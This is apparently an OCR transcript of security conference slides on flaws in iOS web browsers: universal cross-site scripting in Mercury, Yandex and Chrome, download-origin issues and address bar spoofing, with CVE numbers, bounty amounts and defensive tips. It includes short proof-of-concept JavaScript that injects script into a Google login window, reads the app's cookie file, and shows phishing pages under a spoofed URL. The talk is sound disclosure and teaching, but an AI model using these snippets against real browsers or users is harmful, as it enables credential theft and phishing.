
- CVE-2013-6893
  UXSS in Mercury Browser for iOS

- CVE-2013-7197
  UXSS in Yandex.Browser for iOS

- CVE-2012-2899
  UXSS in Google Chrome for iOS

- …

# Universal Cross-Site Scripting




**UXSS: Universal Cross-Site Scripting**

# CVE-2013-6893
# UXSS in Mercury Browser

**UXSS: Universal Cross-Site Scripting**

# CVE-2013-6893 Mercury UXSS

w = window.open(‘**about:blank**’);

cross-frame forgery

**mbexec**://$(WINDOW_ID)#[{
"command":"**window.open**",
"target":"1234",
“url":"**about:blank**"
}]

Math.random()

[webView loadRequest: … @“**about:blank**” …];

**UXSS: Universal Cross-Site Scripting**

# CVE-2013-6893 Mercury UXSS

w.document.getElementById();

Cross-window DOM access is not likely to ever be implemented (unless Apple changes UIWebView API).

# CVE-2013-6893 Mercury UXSS

w.setTimeout();

Not implemented.

# CVE-2013-6893 Mercury UXSS

w.document.write(‘**Hi!**’);

**mbexec**://$(WINDOW_ID)#[{
“command":"**window.document.write**",
"target":"1234",
“html”:"**Hi!**"
}]

[webView stringByEvaluatingJavaScriptFromString:
@“document.write(‘**Hi!**’)”];

**UXSS: Universal Cross-Site Scripting**

# CVE-2013-6893 Mercury UXSS

Mercury Browser for iOS does not implement same-origin policy restrictions for cross-tab calls. Any at all.

```
w = window.open('https://accounts.google.com');
w.document.write('<script src=…></script>');
```


…and it just works, in accounts.google.com.

# CVE-2013-7197
# UXSS in Yandex.Browser


**UXSS: Universal Cross-Site Scripting**

# CVE-2013-7197 Yandex UXSS

- Same-origin check implemented on window.open()
- Not rechecked on window.document.write()



- Redirect child window after window.open()



**UXSS**


Yandex Bug Bounty
(with other vulns)
1500 USD

# CVE-2012-2899
# UXSS in Google Chrome

**UXSS: Universal Cross-Site Scripting**

# CVE-2012-2899 Chrome UXSS

- w = window.open(location.**href**);
  w.document.write(‘**Hi!**’);



- [webView loadHTMLString:@“**Hi!**” baseURL:**href**];

# CVE-2012-2899 Chrome UXSS

- w = window.open(**‘about:blank’**);
  w.document.write(…);

- about:blank is kind of “no URL”, right?
- [webView loadHTMLString:@“**…**” baseURL:**nil**];


# CVE-2012-2899 Chrome UXSS

- For baseURL = nil,
  UIWebView loads **applewebdata:** origin

  Same as **file:///** - no same-origin policy,
  access to any web origin and local files

# CVE-2012-2899 Chrome UXSS

- w = window.open(**‘about:blank’**);
  w.document.write(
  ‘<script>document.write(location.href)</script>’
  );




- applewebdata: origin
- **UXSS + local file access** (application sandbox/jailbreak)

Chromium Bug Bounty:
500 USD

# Safe window.document.write

- w = window.open(location.**href**);
  w.document.write(‘Hi!’);



- [webView loadHTMLString:@“Hi!”
  baseURL: [NSURL …@“**about:blank**”];

# Other potential paths to applewebdata: or file:// origin

- baseURL:
  [NSURL URLWithString:@“http://example.com/%”];
  —> nil

- CFURLCreateWithString(kCFAllocatorDefault,
  CFSTR(“http://example.com/%"), NULL);
  —> NULL
  CFURLCopyAbsoluteURL(url);
  —> NULL pointer dereference

See CFURL slides later

**Downloads**

# Content-Disposition: attachment


- displayed in the origin of hosting site (iOS < 5)
  CVE-2011-3426: Christian Matthies, Yoshinori Oota
- isolated attachment origin (iOS 5 +)
- document.location.href
- document.referrer
- w=window.open(‘https://’+location.hostname);
  w.document.write(‘custom SOP implementation’);


# Content-Type

- **text/plain**
  HTML (iOS < 7)
  CVE-2013-5151, Ben Toews

- **application/octet-stream**
  HTML

- **application/other**
  filename.html



# JS without Same-Origin-Policy

```
<script>
a = document.location.href.split('/');
if(a[0]=='file:') {
    path = ‘file:///'+a[3]+'/'+a[4]+'/'+a[5]+'/'+a[6]+’/'+a[7];
    path = path+'/Library/Cookies/Cookies.binarycookies';
    x = new XMLHttpRequest();
    x.open('GET', path, false);
    x.send();
    alert(x.responseText);
}
</script>
```

# JS without Same-Origin-Policy

```
<script>
    x = new XMLHttpRequest();
    x.open('GET', 'https://your.intranet', false);
    x.send();
    alert(x.responseText);
</script>
```

# Handling local HTML files safely

- Open as text/plain
- Content-Security-Policy header
- HTML5 sandbox
- baseURL = **about:blank**
- Quick Look

# Exploiting UXSS

**On-site phishing**

We don't need UXSS for this

**Stealth**

Frames, pop-unders, focus switching: not available here

# Address bar spoofing

# Address Bar Spoofing

# Address bar spoofing

Look-alike

IDN etc.


**URL tracking**
desynchronization

# URL tracking desynchronization

- **Load child window, overwrite content**
- **Initiate navigation, interrupt & overwrite content**
- **Failed navigation**
- **Loading loop**
- Lots of other methods (race conditions, history, …)
- Most of them known for over 10 years (IE, Netscape)

# Address Bar Spoofing:
# Load & overwrite

# Load & overwrite

Replace window content with untracked content

**document.write** and/or **data: URLs**
are usually good candidates:

- w = window.open(‘https://accounts.google.com’);
  **setTimeout**(function(){w.document.write(...)}, …);

# Load & overwrite

- CVE-2013-5152
  **Mobile Safari Address Bar Spoofing**
  reported in iOS 5.1.1, fixed in iOS 7

# Address Bar Spoofing: Init & interrupt

# Init & interrupt

Initialise window with target URL, replace with phishing content before it loads:

- w = window.open(‘https://accounts.google.com’);
  w.document.write(…);

Optionally fall-back to native window.open:

- delete window.open;
  w = window.open(‘https://accounts.google.com’);
  w.document.write(…);

# Init & interrupt

- CVE-2013-6895 **Kaspersky Safe Browser**


- CVE-2013-6898 **F-Secure Safe Browser**


**Address Bar Spoofing**

# Init & interrupt

- CVE-2013-6897 **Dolphin Browser**
- CVE-2014-1414 **Puffin Web Browser**
- … and **45%** of tested browsers

- Special guest star:
  **Google Chrome for Android**
  CVE-2013-6642

1000 USD
Bug Bounty :-)

# Address Bar Spoofing: Failed navigation

# Failed navigation

Incorrect URL often remains in address bar after navigation errors:

- DNS NXDOMAIN - host not found (https://login.target.tld)
- TCP port closed (https://target.tld:448)
- SSL errors (https://target.tld)

- **Display phishing page, then redirect to “incorrect” URL**
- Mobile Safari before iOS 7: window.focus() or window.open().close() allowed suppressing error alerts

# Address Bar Spoofing: Loading loop

# Loading loop

- HTTP request timeout in iOS browsers is usually between 1 and 10 minutes
- Address bar in Mobile Safari and many other iOS browsers is updated on navigation attempt, even before an actual connection is made.
- Now we only need to find a target with **filtered port 443**
- Or any filtered port, because Mobile Safari shows only the **hostname part of the URL**


# Loading loop

- document.write('**Phishing page here**.');

  location = 'https://accounts.google.com:**8443**';

  **setInterval**(function() {
  location='https://accounts.google.com:**8443**'
  }, …);

# Loading loop




**Address Bar Spoofing**

# Address bar tips

- Display the URL that is **currently loaded** within UIWebView, not the one you think will be there.
- Update address bar on each event, including **webView:didFailLoadWithError**.
- Displaying SSL lock makes sense if there was an actual successful and valid SSL connection. Spoofing https:// URL seems easy, don't make it worse by automatically adding SSL lock.

# URL handling

